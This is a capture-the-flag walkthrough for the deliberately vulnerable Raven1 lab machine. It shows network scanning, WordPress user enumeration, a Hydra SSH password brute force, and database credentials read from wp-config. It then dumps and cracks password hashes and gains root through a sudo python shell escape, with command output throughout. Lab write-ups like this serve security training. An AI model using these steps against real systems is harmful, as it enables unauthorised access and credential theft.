
Raven1

Recon:

First, lets discover the vulnerable machine on the network.

`sudo netdiscover -i eth0`

- **-i:** Put your network interface here. You can check this from ***ifconfig.***




```
Currently scanning: 192.168.98.0/16   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.48.2    00:50:56:e6:c4:55      2     120  VMware, Inc.
192.168.48.1    00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.48.130  00:0c:29:6e:31:21      1      60  VMware, Inc.
192.168.48.254  00:50:56:f1:f0:2f      1      60  VMware, Inc.
```

For my network, 192.168.1.130 is the target server.

Lets, do some recon and find more about this server.

We are now using Nmap to looking for port information. For this we are using, `nmap -sCV 192.168.48.130 -oA nmap`

- **-sCV:** C for run default Nmap scripts and V for detect service version.
- **-oA:** output all formats and store in nmap file.




```
┌──(sondip㉿sondip)-[~/vulnhub/raven1]
└─$ nmap -sVC 192.168.48.130 -o nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 18:51 +06
Nmap scan report for 192.168.48.130
Host is up (0.0020s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          36266/tcp6  status
|   100024  1          38842/tcp   status
|   100024  1          41592/udp   status
|_  100024  1          60658/udp6  status
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.67 seconds
```

The system has 22/tcp port open for ssh, 80/tcp port open for http or website hosting and also some versions are showed.

Enumeration:

Lets look at the website that is running on port 80 and look around the website if we can find any important information. Now, lets do some basic enumeration to find out hidden directories and files using **Gobuster.**

```
gobuster dir -u http://192.168.48.130 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -o dir.txt
```




```
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/img                  (Status: 301) [Size: 314] [⟶ http://192.168.48.130/img/]
/css                  (Status: 301) [Size: 314] [⟶ http://192.168.48.130/css/]
/wordpress            (Status: 301) [Size: 320] [⟶ http://192.168.48.130/wordpress/]
/manual               (Status: 301) [Size: 317] [⟶ http://192.168.48.130/manual/]
/js                   (Status: 301) [Size: 313] [⟶ http://192.168.48.130/js/]
/vendor               (Status: 301) [Size: 317] [⟶ http://192.168.48.130/vendor/]
/fonts                (Status: 301) [Size: 316] [⟶ http://192.168.48.130/fonts/]
/server-status        (Status: 403) [Size: 302]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

We found lots of hidden directories.

We know that this is a WordPress website. Its worth a try to use WPscan.


`wpscan --url 192.168.48.130/wordpress -e`



```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Jul  3 19:29:09 2024
[+] Requests Done: 3602
[+] Cached Requests: 5
[+] Data Sent: 1.035 MB
[+] Data Received: 22.252 MB
[+] Memory used: 357.895 MB
[+] Elapsed time: 00:00:19
```

Great!! We found two user name ***steven, michael.*** We can use these username to brute force SSH login. **Hydra** is a great tool for brute forcing.

`hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.48.130`



```
[DATA] attacking ssh://192.168.48.130:22/
[22][ssh] host: 192.168.48.130   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-04 00:13:19

┌──(sondip㉿sondip)-[~/vulnhub/raven1]
└─$ ssh michael@192.168.48.130
michael@192.168.48.130's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Jul  3 22:04:40 2024 from 192.168.48.129
michael@Raven:~$ 
```

After brute forcing SSH with ***michael's*** username and password we successfully gain access of Michael's secure shell. We can now start finding flags.

Flag 1:

For the first flag we can go to **"var/www/html".** In the service.html file we can found our fist flag.

`flag1{b9bbcb33e11b80be759c4e844862482d}`


Flag 2:

We found flag 2 in "**/var/www**".

flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

Flag 3:

In /**var/www/html/wordpress/wp_config.php,** we found database information. So we can now access mysql using those credentials.



```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Now logged in into database,


`mysql -u root -p'R@v3nSecurity' -h 127.0.0.1`

After gaining access to the database, we are now going to search for our other flag

We will find our flag 3 on wp_posts.

`flag3{afc01ab56b50591e7dccf93122770cd2}`


From wp_users we can see steven's password but it was in hash format.



```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+-----------------
----+---------------------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered
    | user_activation_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+-----------------
----+---------------------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49
:12 |                     |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31
:16 |                     |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+-----------------
----+---------------------+-------------+----------------+
2 rows in set (0.00 sec)
```

We now need to decode the hash. We are going to use **John The Ripper.** First put the hash into a txt file.


`john -wordlist= /usr/share/wordlists/rockyou.txt hash.txt`



```
┌──(sondip㉿sondip)-[~/vulnhub/raven1]
└─$ john -wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (?)
1g 0:00:00:01 DONE (2024-07-04 00:02) 0.8474g/s 39050p/s 39050c/s 39050C/s awesomeness..james03
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```

We got our password and SSH login with it.

Now we will perform privilege escalation to get root access. First lets check sudo privileges of **steven.**




```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ 
```

Look like steven has python privileges also. We are going to use python privilege escalation technique.

`sudo python -c 'import pty;pty.spawn("/bin/bash")'`

We got root access. Move over to **/root** and capture the final flag



```
root@Raven:/home/steven# cd
root@Raven:~# ls
flag4.txt
root@Raven:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```

flag4{715dea6c055b9fe3337544932f2941ce}